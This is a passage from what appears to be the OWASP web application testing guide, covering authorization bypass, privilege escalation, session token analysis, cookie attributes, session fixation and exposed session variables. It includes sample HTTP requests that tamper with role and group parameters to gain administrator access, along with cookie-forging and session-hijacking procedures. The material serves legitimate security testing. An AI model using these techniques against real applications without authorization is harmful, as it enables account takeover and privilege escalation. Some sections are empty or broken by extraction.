- String searcher "grep" - http://www.gnu.org/software/grep/

4.6.3 Testing for Bypassing Authorization Schema

Brief Summary

This kind of test focuses on verifying how the authorization schema has been implemented for each role/privilege to get access to reserved functions/resources.

Description of the Issue

For every specific role the tester holds during the assessment, for every function and request that the application executes during the post-authentication phase, it is necessary to verify:

- Is it possible to access that resource even if the user is not authenticated?
- Is it possible to access that resource after the log-out?
- Is it possible to access functions and resources that should be accessible to a user that

holds a different role/privilege?

- Try to access the application as an administrative user and track all the administrative functions. Is it possible to access administrative functions also if the tester is logged as a user with standard privileges?
- Is it possible to use these functionalities for a user with a different role and for whom that action should be denied?

Black Box testing and example

Testing for Admin functionalities

For example, suppose that the 'AddUser.jsp' function is part of the administrative menu of the application, and it is possible to access it by requesting the following URL:

- https://www.example.com/admin/addUser.jsp

Then, the following HTTP request is generated when calling the AddUser function:

POST /admin/addUser.jsp HTTP/1.1
Host: www.example.com
[other HTTP headers]

userID=fakeuser&role=3&group=grp001

What happens if a non-administrative user tries to execute that request? Will the user be created? If so, can the new user use her privileges?

Testing for access to resources assigned to a different role

Analyze, for example, an application that uses a shared directory to store temporary PDF files for different users. Suppose that documentABC.pdf should be accessible only by the user test1 with roleA. Verify if user test2 with roleB can access that resource.

Result Expected:

Try to execute administrative functions or access administrative resources as a standard user.

References

Tools

- OWASP WebScarab: OWASP_WebScarab_Project

4.6.4 Testing for Privilege Escalation

Brief Summary

This section describes the issue of escalating privileges from one stage to another. During this phase, the tester should verify that it is not possible for a user to modify his or her privileges/roles inside the application in ways that could allow privilege escalation attacks.

Description of the Issue

Privilege escalation occurs when a user gets access to more resources or functionality than they are normally allowed, and such elevation/changes should have been prevented by the application. This is usually caused by a flaw in the application. The result is that the application performs actions with more privileges than those intended by the developer or system administrator.

The degree of escalation depends on which privileges the attacker is authorized to possess, and which privileges can be obtained in a successful exploit. For example, a programming error that allows a user to gain extra privilege after successful authentication limits the degree of escalation, because the user is already authorized to hold some privilege. Likewise, a remote attacker gaining superuser privilege without any authentication presents a greater degree of escalation.

Usually, we refer to *vertical escalation* when it is possible to access resources granted to more privileged accounts (e.g., acquiring administrative privileges for the application), and to *horizontal escalation* when it is possible to access resources granted to a similarly configured account (e.g., in an online banking application, accessing information related to a different user).

Black Box testing and example

Testing for role/privilege manipulation

In every portion of the application where a user can create information in the database (e.g., making a payment, adding a contact, or sending a message), to receive information

(statement of account, order details, etc.), or delete information (drop users, messages, etc.), it is necessary to record that functionality. The tester should try to access such functions as another user in order to verify, for example, if it is possible to access a function that should not be permitted by the user's role/privilege (but might be permitted as another user).

For example:

The following HTTP POST allows the user that belongs to grp001 to access order #0001:

```
POST /user/viewOrder.jsp HTTP/1.1
 Host: www.example.com
 ...

 gruppoID=grp001&ordineID=0001
```

Verify if a user that does not belong to grp001 can modify the value of the parameters ‘gruppoID’ and ‘ordineID’ to gain access to that privileged data.

For example:

The following server's answer shows a hidden field in the HTML returned to the user after a successful authentication.

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/6.0
Date: Wed, 1 Apr 2006 13:51:20 GMT
Set-Cookie: USER=aW78ryrGrTWs4MnOd32Fs51yDqp; path=/; domain=www.example.com
Set-Cookie: SESSION=k+KmKeHXTgDi1J5fT7Zz; path=/; domain= www.example.com
Cache-Control: no-cache
Pragma: No-cache
Content-length: 247
Content-Type: text/html
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Connection: close

<form  name=“autoriz" method="POST" action = “visual.jsp">
<input type="hidden" name="profilo" value="SistemiInf1">
```

<body onload="document.forms.autoriz.submit()">
</td>
</tr>

What if the tester modifies the value of the variable "profilo" to “SistemiInf9”? Is it possible to become administrator?

For example:

In an environment in which the server sends an error message contained as a value in a specific parameter in a set of answer's codes, as the following:

@0`1`3`3``0`UC`1`Status`OK`SEC`5`1`0`ResultSet`0`PVValido`-1`0`0`
Notifications`0`0`3`Command Manager`0`0`0` StateToolsBar`0`0`0`
StateExecToolBar`0`0`0`FlagsToolBar`0

The server gives an implicit trust to the user. It believes that the user will answer with the above message closing the session. In this condition, verify that it is not possible to escalate privileges by modifying the parameter values. In this particular example, by modifying the `PVValido` value from '-1' to '0' (no error conditions), it may be possible to authenticate as administrator to the server.

Result Expected:

The tester should verify the execution of successful privilege escalation attempts.

References

Whitepapers

- Wikipedia - Privilege Escalation: http://en.wikipedia.org/wiki/Privilege_escalation

Tools

- OWASP WebScarab: OWASP_WebScarab_Project

4.6.5 Testing for Insecure Direct Object References

4.6.6 Testing for Failure to Restrict Access to Authorized Resource

4.6.7 Test Privileges of Server Components

4.6.8 Test Enforcement of Application Entry Points

4.6.9 Testing for Failure to Restrict Access to Authenticated Resource

4.7 Session Management Testing

4.7.1 Testing for Bypassing Session Management Schema

Brief Summary

In order to avoid continuous authentication for each page of a website or service, web applications implement various mechanisms to store and validate credentials for a pre-determined time span.

These mechanisms are known as Session Management and, while they're most important in order to increase the ease of use and user-friendliness of the application, they can be exploited by a penetration tester to gain access to a user account, without the need to provide correct credentials. In this test, we want to check that cookies and other session tokens are created in a secure and unpredictable way. An attacker who is able to predict and forge a weak cookie can easily hijack the sessions of legitimate users.

Related Security Activities

Description of Session Management Vulnerabilities
See the OWASP articles on Session Management Vulnerabilities.

Description of Session Management Countermeasures
See the OWASP articles on Session Management Countermeasures.

How to Avoid Session Management Vulnerabilities
See the OWASP Development Guide article on how to Avoid Session Management Vulnerabilities.

How to Review Code for Session Management| Vulnerabilities

See the OWASP Code Review Guide article on how to Review Code for Session Management Vulnerabilities.

Description of the Issue

Cookies are used to implement session management and are described in detail in RFC 2965. In a nutshell, when a user accesses an application which needs to keep track of the actions and identity of that user across multiple requests, a cookie (or more than one) is generated by the server and sent to the client. The client will then send the cookie back to the server in all following connections until the cookie expires or is destroyed. The data stored in the cookie can provide to the server a large spectrum of information about who the user is, what actions he has performed so far, what his preferences are, etc. therefore providing a state to a stateless protocol like HTTP.

A typical example is provided by an online shopping cart. Throughout the session of a user, the application must keep track of his identity, his profile, the products that he has chosen to buy, the quantity, the individual prices, the discounts, etc. Cookies are an efficient way to store and pass this information back and forth (other methods are URL parameters and hidden fields).

Due to the importance of the data that they store, cookies are therefore vital in the overall security of the application. Being able to tamper with cookies may result in hijacking the sessions of legitimate users, gaining higher privileges in an active session, and in general influencing the operations of the application in an unauthorized way. In this test we have to check whether the cookies issued to clients can resist a wide range of attacks aimed to interfere with the sessions of legitimate users and with the application itself. The overall goal is to be able to forge a cookie that will be considered valid by the application and that will provide some kind of unauthorized access (session hijacking, privilege escalation, ...). Usually the main steps of the attack pattern are the following:

- cookie collection: collection of a sufficient number of cookie samples;
- cookie reverse engineering: analysis of the cookie generation algorithm;
- cookie manipulation: forging of a valid cookie in order to perform the attack. This last step might require a large number of attempts, depending on how the cookie is created (cookie brute-force attack).

Another pattern of attack consists of overflowing a cookie. Strictly speaking, this attack has a different nature, since here we are not trying to recreate a perfectly valid cookie. Instead, our

goal is to overflow a memory area, thereby interfering with the correct behavior of the application and possibly injecting (and remotely executing) malicious code.

Black Box Testing and Examples

All interaction between the client and application should be tested at least against the following criteria:

- Are all Set-Cookie directives tagged as Secure?
- Do any Cookie operations take place over unencrypted transport?
- Can the Cookie be forced over unencrypted transport?
- If so, how does the application maintain security?
- Are any Cookies persistent?
- What Expires= times are used on persistent cookies, and are they reasonable?
- Are cookies that are expected to be transient configured as such?
- What HTTP/1.1 Cache-Control settings are used to protect Cookies?
- What HTTP/1.0 Cache-Control settings are used to protect Cookies?

Cookie collection

The first step required in order to manipulate the cookie is obviously to understand how the application creates and manages cookies. For this task, we have to try to answer the following questions:

- How many cookies are used by the application?

Surf the application. Note when cookies are created. Make a list of received cookies, the page that sets them (with the set-cookie directive), the domain for which they are valid, their value, and their characteristics.

- Which parts of the the application generate and/or modify the cookie?

Surfing the application, find which cookies remain constant and which get modified. What events modify the cookie?

- Which parts of the application require this cookie in order to be accessed and utilized?

Find out which parts of the application need a cookie. Access a page, then try again without the cookie, or with a modified value of it. Try to map which cookies are used where.

A spreadsheet mapping each cookie to the corresponding application parts and the related

information can be a valuable output of this phase.

Session Analysis

The session tokens (Cookie, SessionID or Hidden Field) themselves should be examined to ensure their quality from a security perspective. They should be tested against criteria such as their randomness, uniqueness, resistance to statistical and cryptographic analysis and information leakage.

- Token Structure & Information Leakage

The first stage is to examine the structure and content of a Session ID provided by the application. A common mistake is to include specific data in the Token instead of issuing a generic value and referencing real data at the server side. If the Session ID is clear-text, the structure and pertinent data may be immediately obvious as the following:

192.168.100.1:owaspuser:password:15:58

If part or the entire token appears to be encoded or hashed, it should be compared to various techniques to check for obvious obfuscation. For example the string "192.168.100.1:owaspuser:password:15:58" is represented in Hex, Base64 and as an MD5 hash:

Hex

3139322E3136382E3130302E313A6F7761737075657365723A70617373776F72643A31353A353
8
Base64MTkyLjE2OC4xMDAuMTpvd2FzcHVzZXI6cGFzc3dvcmQ6MTU6NTg=
MD5 01c2fc4f0a817afd8366689bd29dd40a

Having identified the type of obfuscation, it may be possible to decode back to the original data. In most cases, however, this is unlikely. Even so, it may be useful to enumerate the encoding in place from the format of the message. Furthermore, if both the format and obfuscation technique can be deduced, automated brute-force attacks could be devised. Hybrid tokens may include information such as IP address or User ID together with an encoded portion, as the following:

owaspuser:192.168.100.1: a7656fafe94dae72b1e1487670148412

Having analyzed a single session token, the representative sample should be examined. A simple analysis of the tokens should immediately reveal any obvious patterns. For example, a 32

bit token may include 16 bits of static data and 16 bits of variable data. This may indicate that the first 16 bits represent a fixed attribute of the user – e.g. the username or IP address. If the second 16 bit chunk is incrementing at a regular rate, it may indicate a sequential or even time-based element to the token generation. See examples. If static elements to the Tokens are identified, further samples should be gathered, varying one potential input element at a time. For example, login attempts through a different user account or from a different IP address may yield a variance in the previously static portion of the session token. The following areas should be addressed during the single and multiple Session ID structure testing:

- What parts of the Session ID are static?
- What clear-text confidential information is stored in the Session ID? E.g. usernames/UID, IP addresses
- What easily decoded confidential information is stored?
- What information can be deduced from the structure of the Session ID?
- What portions of the Session ID are static for the same login conditions?
- What obvious patterns are present in the Session ID as a whole, or individual portions?

Session ID Predictability and Randomness

Analysis of the variable areas (if any) of the Session ID should be undertaken to establish the existence of any recognizable or predictable patterns. These analyses may be performed manually and with bespoke or OTS statistical or cryptanalytic tools in order to deduce any patterns in the Session ID content. Manual checks should include comparisons of Session IDs issued for the same login conditions – e.g., the same username, password, and IP address. Time is an important factor which must also be controlled. High numbers of simultaneous connections should be made in order to gather samples in the same time window and keep that variable constant. Even a quantization of 50ms or less may be too coarse and a sample taken in this way may reveal time-based components that would otherwise be missed. Variable elements should be analyzed over time to determine whether they are incremental in nature. Where they are incremental, patterns relating to absolute or elapsed time should be investigated. Many systems use time as a seed for their pseudo-random elements. Where the patterns are seemingly random, one-way hashes of time or other environmental variations should be considered as a possibility. Typically, the result of a cryptographic hash is a decimal or hexadecimal number so should be identifiable. In analyzing Session ID sequences, patterns or cycles, static elements and client dependencies should all be considered as possible contributing elements to the structure and function of the application.

- Are the Session IDs provably random in nature? I.e., can the resulting values be reproduced?
- Do the same input conditions produce the same ID on a subsequent run?
- Are the Session IDs provably resistant to statistical or cryptanalysis?
- What elements of the Session IDs are time-linked?
- What portions of the Session IDs are predictable?
- Can the next ID be deduced, given full knowledge of the generation algorithm and previous IDs?

Cookie reverse engineering

Now that we have enumerated the cookies and have a general idea of their use, it is time to have a deeper look at cookies that seem interesting. Which cookies are we interested in? A cookie, in order to provide a secure method of session management, must combine several characteristics, each of which is aimed at protecting the cookie from a different class of attacks. These characteristics are summarized below:

1. Unpredictability: a cookie must contain some amount of hard-to-guess data. The harder it is to forge a valid cookie, the harder is to break into legitimate user's session. If an attacker can guess the cookie used in an active session of a legitimate user, he/she will be able to fully impersonate that user (session hijacking). In order to make a cookie unpredictable, random values and/or cryptography can be used.
2. Tamper resistance: a cookie must resist malicious attempts of modification. If we receive a cookie like IsAdmin=No, it is trivial to modify it to get administrative rights, unless the application performs a double check (for instance, appending to the cookie an encrypted hash of its value)
3. Expiration: a critical cookie must be valid only for an appropriate period of time and must be deleted from disk/memory afterwards, in order to avoid the risk of being replayed. This does not apply to cookies that store non-critical data that needs to be remembered across sessions (e.g., site look-and-feel)
4. “Secure” flag: a cookie whose value is critical for the integrity of the session should have this flag enabled in order to allow its transmission only in an encrypted channel to deter eavesdropping.

The approach here is to collect a sufficient number of instances of a cookie and start looking for

patterns in their value. The exact meaning of “sufficient” can vary from a handful of samples, if the cookie generation method is very easy to break, to several thousands, if we need to proceed with some mathematical analysis (e.g., chi-squares, attractors. See later for more information).

It is important to pay particular attention to the workflow of the application, as the state of a session can have a heavy impact on collected cookies: a cookie collected before being authenticated can be very different from a cookie obtained after the authentication.

Another aspect to keep into consideration is time: always record the exact time when a cookie has been obtained, when there is the possibility that time plays a role in the value of the cookie (the server could use a timestamp as part of the cookie value). The time recorded could be the local time or the server's timestamp included in the HTTP response (or both).

Analyzing the collected values, try to figure out all variables that could have influenced the cookie value and try to vary them one at the time. Passing to the server modified versions of the same cookie can be very helpful in understanding how the application reads and processes the cookie.

Examples of checks to be performed at this stage include:

- What character set is used in the cookie? Has the cookie a numeric value? alphanumeric? hexadecimal? What happens if we insert in a cookie characters that do not belong to the expected charset?
- Is the cookie composed of different sub-parts carrying different pieces of information? How are the different parts separated? With which delimiters? Some parts of the cookie could have a higher variance, others might be constant, others could assume only a limited set of values. Breaking down the cookie to its base components is the first and fundamental step. An example of an easy-to-spot structured cookie is the following:

ID=5a0acfc7ffeb919:CR=1:TM=1120514521:LM=1120514521:S=j3am5KzC4v01ba3q

In this example we see 5 different fields, carrying different types of data:

ID – hexadecimal
CR – small integer
TM and LM – large integer. (And curiously they hold the same value. Worth to see what happens modifying one of them)
S – alphanumeric

Even when no delimiters are used, having enough samples can help. As an example, let's look at the following series:

0123456789abcdef

Brute Force Attacks

Brute force attacks inevitably lead on from questions relating to predictability and randomness. The variance within the Session IDs must be considered together with application session durations and timeouts. If the variation within the Session IDs is relatively small, and Session ID validity is long, the likelihood of a successful brute-force attack is much higher. A long Session ID (or rather one with a great deal of variance) and a shorter validity period would make it far harder to succeed in a brute force attack.

- How long would a brute-force attack on all possible Session IDs take?
- Is the Session ID space large enough to prevent brute forcing? For example, is the length of the key sufficient when compared to the valid life-span?
- Do delays between connection attempts with different Session IDs mitigate the risk of this attack?

Gray Box testing and example

If you have access to the session management schema implementation, you can check for the following:

- Random Session Token

The Session ID or Cookie issued to the client should not be easily predictable (don't use linear algorithms based on predictable variables such as the client IP address). The use of cryptographic algorithms with key length of 256 bits is encouraged (like AES).

- Token length

Session ID will be at least 50 characters length.

- Session Time-out

Session token should have a defined time-out (it depends on the criticality of the application managed data)

- Cookie configuration:
    - non-persistent: only RAM memory
    - secure (set only on HTTPS channel): Set Cookie: cookie=data; path=/; domain=.aaa.it; secure
    - HTTPOnly (not readable by a script): Set Cookie: cookie=data; path=/; domain=.aaa.it; HTTPOnly

More information here: Testing for cookies attributes

References

Whitepapers

- RFC 2965 “HTTP State Management Mechanism”
- RFC 1750 “Randomness Recommendations for Security”
- Michal Zalewski: "Strange Attractors and TCP/IP Sequence Number Analysis" (2001): http://lcamtuf.coredump.cx/oldtcp/tcpseq.html
- Michal Zalewski: "Strange Attractors and TCP/IP Sequence Number Analysis - One Year Later" (2002): http://lcamtuf.coredump.cx/newtcp/
- Correlation Coefficient: http://mathworld.wolfram.com/CorrelationCoefficient.html
- Darrin Barrall: "Automated Cookie Analysis" – http://www.spidynamics.com/assets/documents/SPIcookies.pdf
- ENT: http://fourmilab.ch/random/
- http://seclists.org/lists/fulldisclosure/2005/Jun/0188.html
- Gunter Ollmann: "Web Based Session Management" - http://www.technicalinfo.net
- Matteo Meucci:"MMS Spoofing" - http://www.owasp.org/images/7/72/MMS_Spoofing.ppt

Tools

- OWASP Zed Attack Proxy Project (ZAP) - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project - features a

session token analysis mechanism.

- Burp Sequencer - http://www.portswigger.net/suite/sequencer.html
- Foundstone CookieDigger - http://www.foundstone.com/resources/proddesc/cookiedigger.htm

Videos

- Session Hijacking in Webgoat Lesson - http://yehg.net/lab/pr0js/training/view/owasp/webgoat/WebGoat_SessionMan_SessionHijackingWithJHijack/

4.7.2 Testing for Cookies Attributes

Brief Summary

Cookies are often a key attack vector for malicious users (typically targeting other users) and, as such, the application should always take due diligence to protect cookies. In this section, we will look at how an application can take the necessary precautions when assigning cookies, and how to test that these attributes have been correctly configured.

Description of the Issue

The importance of secure use of Cookies cannot be understated, especially within dynamic web applications, which need to maintain state across a stateless protocol such as HTTP. To understand the importance of cookies it is imperative to understand what they are primarily used for. These primary functions usually consist of being used as a session authorization/authentication token or as a temporary data container. Thus, if an attacker were by some means able to acquire a session token (for example, by exploiting a cross site scripting vulnerability or by sniffing an unencrypted session), then he/she could use this cookie to hijack a valid session. Additionally, cookies are set to maintain state across multiple requests. Since HTTP is stateless, the server cannot determine if a request it receives is part of a current session or the start of a new session without some type of identifier. This identifier is very commonly a cookie although other methods are also possible. As you can imagine, there are many different types of applications that need to keep track of session state across multiple requests. The primary one that comes to mind would be an online store. As a user adds multiple items to a shopping cart, this data needs to be retained in subsequent requests to the application. Cookies

are very commonly used for this task and are set by the application using the Set-Cookie directive in the application's HTTP response, and is usually in a name=value format (if cookies are enabled and if they are supported, which is the case for all modern web browsers). Once an application has told the browser to use a particular cookie, the browser will send this cookie in each subsequent request. A cookie can contain data such as items from an online shopping cart, the price of these items, the quantity of these items, personal information, user IDs, etc. Due to the sensitive nature of information in cookies, they are typically encoded or encrypted in an attempt to protect the information they contain. Often, multiple cookies will be set (separated by a semicolon) upon subsequent requests. For example, in the case of an online store, a new cookie could be set as you add multiple items to your shopping cart. Additionally, you will typically have a cookie for authentication (session token as indicated above) once you log in, and multiple other cookies used to identify the items you wish to purchase and their auxiliary information (i.e., price and quantity) in the online store type of application.

Now that you have an understanding of how cookies are set, when they are set, what they are used for, why they are used, and their importance, let's take a look at what attributes can be set for a cookie and how to test if they are secure. The following is a list of the attributes that can be set for each cookie and what they mean. The next section will focus on how to test for each attribute.

- secure - This attribute tells the browser to only send the cookie if the request is being sent over a secure channel such as HTTPS. This will help protect the cookie from being passed over unencrypted requests.

If the application can be accessed over both HTTP and HTTPS, then there is the potential that the cookie can be sent in clear text.

- HttpOnly - This attribute is used to help prevent attacks such as cross-site scripting, since it does not allow the cookie to be accessed via a client side script such as JavaScript. Note that not all browsers support this functionality.
- domain - This attribute is used to compare against the domain of the server in which the URL is being requested. If the domain matches or if it is a sub-domain, then the path attribute will be checked next.

Note that only hosts within the specified domain can set a cookie for that domain. Also the domain attribute cannot be a top level domain (such as .gov or .com) to prevent servers from setting arbitrary cookies for another domain. If the domain attribute is not set, then the hostname of the server which generated the cookie is used as the default value of the domain. For example,

if a cookie is set by an application at app.mydomain.com with no domain attribute set, then the cookie would be resubmitted for all subsequent requests for app.mydomain.com and its subdomains (such as hacker.app.mydomain.com), but not to otherapp.mydomain.com. If a developer wanted to loosen this restriction, then he could set the domain attribute to mydomain.com. In this case the cookie would be sent to all requests for app.mydomain.com and its subdomains, such as hacker.app.mydomain.com, and even bank.mydomain.com. If there was a vulnerable server on a subdomain (for example, otherapp.mydomain.com) and the domain attribute has been set too loosely (for example, mydomain.com), then the vulnerable server could be used to harvest cookies (such as session tokens).

- path - In addition to the domain, the URL path can be specified for which the cookie is valid. If the domain and path match, then the cookie will be sent in the request.

Just as with the domain attribute, if the path attribute is set too loosely, then it could leave the application vulnerable to attacks by other applications on the same server. For example, if the path attribute was set to the web server root "/", then the application cookies will be sent to every application within the same domain.

- expires - This attribute is used to set persistent cookies, since the cookie does not expire until the set date is exceeded. This persistent cookie will be used by this browser session and subsequent sessions until the cookie expires. Once the expiration date has exceeded, the browser will delete the cookie. Alternatively, if this attribute is not set, then the cookie is only valid in the current browser session and the cookie will be deleted when the session ends.

Black Box testing and example

Testing for cookie attribute vulnerabilities:

By using an intercepting proxy or traffic intercepting browser plug-in, trap all responses where a cookie is set by the application (using the Set-cookie directive) and inspect the cookie for the following:

- Secure Attribute - Whenever a cookie contains sensitive information or is a session token, then it should always be passed using an encrypted tunnel. For example, after logging into an application and a session token is set using a cookie, then verify it is tagged using the ";secure" flag. If it is not, then the browser believes it safe to pass via an unencrypted channel such as using HTTP.
- HttpOnly Attribute - This attribute should always be set even though not every browser

supports it. This attribute aids in securing the cookie from being accessed by a client side script so check to see if the ";HttpOnly" tag has been set.

- Domain Attribute - Verify that the domain has not been set too loosely. As noted above, it should only be set for the server that needs to receive the cookie. For example if the application resides on server app.mysite.com, then it should be set to "; domain=app.mysite.com" and NOT "; domain=.mysite.com" as this would allow other potentially vulnerable servers to receive the cookie.
- Path Attribute - Verify that the path attribute, just as the Domain attribute, has not been set too loosely. Even if the Domain attribute has been configured as tight as possible, if the path is set to the root directory "/" then it can be vulnerable to less secure applications on the same server. For example, if the application resides at /myapp/, then verify that the cookies path is set to "; path=/myapp/" and NOT "; path=/" or "; path=/myapp". Notice here that the trailing "/" must be used after myapp. If it is not used, the browser will send the cookie to any path that matches "myapp" such as "myapp-exploited".
- Expires Attribute - Verify that, if this attribute is set to a time in the future, that it does not contain any sensitive information. For example, if a cookie is set to "; expires=Fri, 13-Jun-2010 13:45:29 GMT" and it is currently June 10th 2008, then you want to inspect the cookie. If the cookie is a session token that is stored on the user's hard drive then an attacker or local user (such as an admin) who has access to this cookie can access the application by resubmitting this token until the expiration date passes.

References

Whitepapers

- RFC 2965 - HTTP State Management Mechanism - http://tools.ietf.org/html/rfc2965
- RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1 - http://tools.ietf.org/html/rfc2616
- The important "expires" attribute of Set-Cookie http://seckb.yehg.net/2012/02/important-expires-attribute-of-set.html
- HttpOnly Session ID in URL and Page Body http://seckb.yehg.net/2012/06/httponly-session-id-in-url-and-page.html

Tools

Intercepting Proxy:

- **OWASP Zed Attack Proxy Project**

Browser Plug-in:

- "TamperIE" for Internet Explorer -

http://www.bayden.com/TamperIE/

- Adam Judson: "Tamper Data" for Firefox -

https://addons.mozilla.org/en-US/firefox/addon/966

4.7.3 Testing for Session Fixation

Brief Summary

When an application does not renew its session cookie(s) after a successful user authentication, it could be possible to find a session fixation vulnerability and force a user to utilize a cookie known by the attacker. In that case, an attacker could steal the user session (session hijacking).

Description of the Issue

Session fixation vulnerabilities occur when:

- A web application authenticates a user without first invalidating the existing session ID, thereby continuing to use the session ID already associated with the user.
- An attacker is able to force a known session ID on a user so that, once the user authenticates, the attacker has access to the authenticated session.

In the generic exploit of session fixation vulnerabilities, an attacker creates a new session on a web application and records the associated session identifier. The attacker then causes the victim to authenticate against the server using the same session identifier, giving the attacker access to the user's account through the active session.

Furthermore, the issue described above is problematic for sites which issue a session identifier over HTTP and then redirect the user to a HTTPS login form. If the session identifier is not reissued upon authentication, the identifier may be eavesdropped and may be used by an attacker to hijack the session.

Black Box testing and example

Testing for Session Fixation vulnerabilities:

The first step is to make a request to the site to be tested (example www.example.com). If we request the following:

GET www.example.com

We will obtain the following answer:

HTTP/1.1 200 OK
Date: Wed, 14 Aug 2008 08:45:11 GMT
Server: IBM_HTTP_Server
Set-Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1; Path=/; secure
Cache-Control: no-cache="set-cookie,set-cookie2"
Expires: Thu, 01 Dec 1994 16:00:00 GMT
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=Cp1254
Content-Language: en-US

We observe that the application sets a new session identifier JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1 for the client.

Next, if we successfully authenticate to the application with the following POST HTTPS:

POST https://www.example.com/authentication.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.16) Gecko/20080702 Firefox/2.0.0.16
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive

Referer: http://www.example.com
Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1
Content-Type: application/x-www-form-urlencoded
Content-length: 57

Name=Meucci&wpPassword=secret!&wpLoginattempt=Log+in

We observe the following response from the server:

HTTP/1.1 200 OK
Date: Thu, 14 Aug 2008 14:52:58 GMT
Server: Apache/2.2.2 (Fedora)
X-Powered-By: PHP/5.1.6
Content-language: en
Cache-Control: private, must-revalidate, max-age=0
X-Content-Encoding: gzip
Content-length: 4090
Connection: close
Content-Type: text/html; charset=UTF-8
...
HTML data
...

As no new cookie has been issued upon a successful authentication we know that it is possible to perform session hijacking.

Result Expected:

We can send a valid session identifier to a user (possibly using a social engineering trick), wait for them to authenticate, and subsequently verify that privileges have been assigned to this cookie.

Gray Box testing and example

Talk with developers and understand if they have implemented a session token renew after a user successful authentication.

Result Expected:

The application should always first invalidate the existing session ID before authenticating a user, and if the authentication is successful, provide another sessionID.

References

Whitepapers

- Session Fixation
- ACROS Security: http://www.acrossecurity.com/papers/session_fixation.pdf
- Chris Shiflett: http://shiflett.org/articles/session-fixation

Tools

- JHijack - a numeric session hijacking tool - http://yehg.net/lab/pr0js/files.php/jhijackv0.2beta.zip
- OWASP WebScarab: OWASP_WebScarab_Project

4.7.4 Testing for Exposed Session Variables

Brief Summary

The Session Tokens (Cookie, SessionID, Hidden Field), if exposed, will usually enable an attacker to impersonate a victim and access the application illegitimately. As such, it is important that they are protected from eavesdropping at all times – particularly whilst in transit between the Client browser and the application servers.

Short Description of the Issue

The information here relates to how transport security applies to the transfer of sensitive Session ID data rather than data in general, and may be stricter than the caching and transport policies applied to the data served by the site. Using a personal proxy, it is possible to ascertain the following about each request and response:

- Protocol used (e.g., HTTP vs. HTTPS)
- HTTP Headers
- Message Body (e.g., POST or page content)

Each time Session ID data is passed between the client and the server, the protocol, cache, and

privacy directives and body should be examined. Transport security here refers to Session IDs passed in GET or POST requests, message bodies, or other means over valid HTTP requests.

Black Box testing and example

Testing for Encryption & Reuse of Session Tokens vulnerabilities:

Protection from eavesdropping is often provided by SSL encryption, but may incorporate other tunneling or encryption. It should be noted that encryption or cryptographic hashing of the Session ID should be considered separately from transport encryption, as it is the Session ID itself being protected, not the data that may be represented by it. If the Session ID could be presented by an attacker to the application to gain access, then it must be protected in transit to mitigate that risk. It should therefore be ensured that encryption is both the default and enforced for any request or response where the Session ID is passed, regardless of the mechanism used (e.g., a hidden form field). Simple checks such as replacing https:// with http:// during interaction with the application should be performed, together with modification of form posts to determine if adequate segregation between the secure and non-secure sites is implemented.

Note: if there is also an element to the site where the user is tracked with Session IDs but security is not present (e.g., noting which public documents a registered user downloads) it is essential that a different Session ID is used. The Session ID should therefore be monitored as the client switches from the secure to non-secure elements to ensure a different one is used.

Result Expected:

Every time the authentication is successful, the user should expect to receive:

- A different session token
- A token sent via encrypted channel every time they make an HTTP Request

Testing for Proxies & Caching vulnerabilities:

Proxies must also be considered when reviewing application security. In many cases, clients will access the application through corporate, ISP, or other proxies or protocol aware gateways (e.g., Firewalls). The HTTP protocol provides directives to control the behaviour of downstream proxies, and the correct implementation of these directives should also be assessed. In general, the Session ID should never be sent over unencrypted transport and should never be cached. The application should therefore be examined to ensure that encrypted communications are both the default and enforced for any transfer of Session IDs. Furthermore, whenever the

Session ID is passed, directives should be in place to prevent its caching by intermediate and even local caches.

The application should also be configured to secure data in caches over both HTTP/1.0 and HTTP/1.1 – RFC 2616 discusses the appropriate controls with reference to HTTP. HTTP/1.1 provides a number of cache control mechanisms. Cache-Control: no-cache indicates that a proxy must not re-use any data. Whilst Cache-Control: Private appears to be a suitable directive, this still allows a non-shared proxy to cache data. In the case of web-cafes or other shared systems, this presents a clear risk. Even with single-user workstations the cached Session ID may be exposed through a compromise of the file-system or where network stores are used. HTTP/1.0 caches do not recognise the Cache-Control: no-cache directive.

Result Expected:

The "Expires: 0" and Cache-Control: max-age=0 directives should be used to further ensure caches do not expose the data. Each request/response passing Session ID data should be examined to ensure appropriate cache directives are in use.

Testing for GET & POST vulnerabilities:

In general, GET requests should not be used, as the Session ID may be exposed in Proxy or Firewall logs. They are also far more easily manipulated than other types of transport, although it should be noted that almost any mechanism can be manipulated by the client with the right tools. Furthermore, Cross-site Scripting (XSS) attacks are most easily exploited by sending a specially constructed link to the victim. This is far less likely if data is sent from the client as POSTs.

Result Expected:

All server side code receiving data from POST requests should be tested to ensure it doesn't accept the data if sent as a GET. For example, consider the following POST request generated by a login page.

```
POST http://owaspapp.com/login.asp HTTP/1.1
Host: owaspapp.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.2) Gecko/20030208
Netscape/7.02 Paros/3.0.2b
Accept: */*
Accept-Language: en-us, en
Accept-Charset: ISO-8859-1, utf-8;q=0.66, *;q=0.66
```

Keep-Alive: 300
Cookie: ASPSESSIONIDABCDEFG=ASKLJDLKJRELKHJG
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

Login=Username&password=Password&SessionID=12345678

If login.asp is badly implemented, it may be possible to log in using the following URL: http://owaspapp.com/login.asp?Login=Username&password=Password&SessionID=12345678

Potentially insecure server-side scripts may be identified by checking each POST in this way.

Testing for Transport vulnerabilities:

All interaction between the Client and Application should be tested at least against the following criteria.

- How are Session IDs transferred? e.g., GET, POST, Form Field (including hidden fields)
- Are Session IDs always sent over encrypted transport by default?
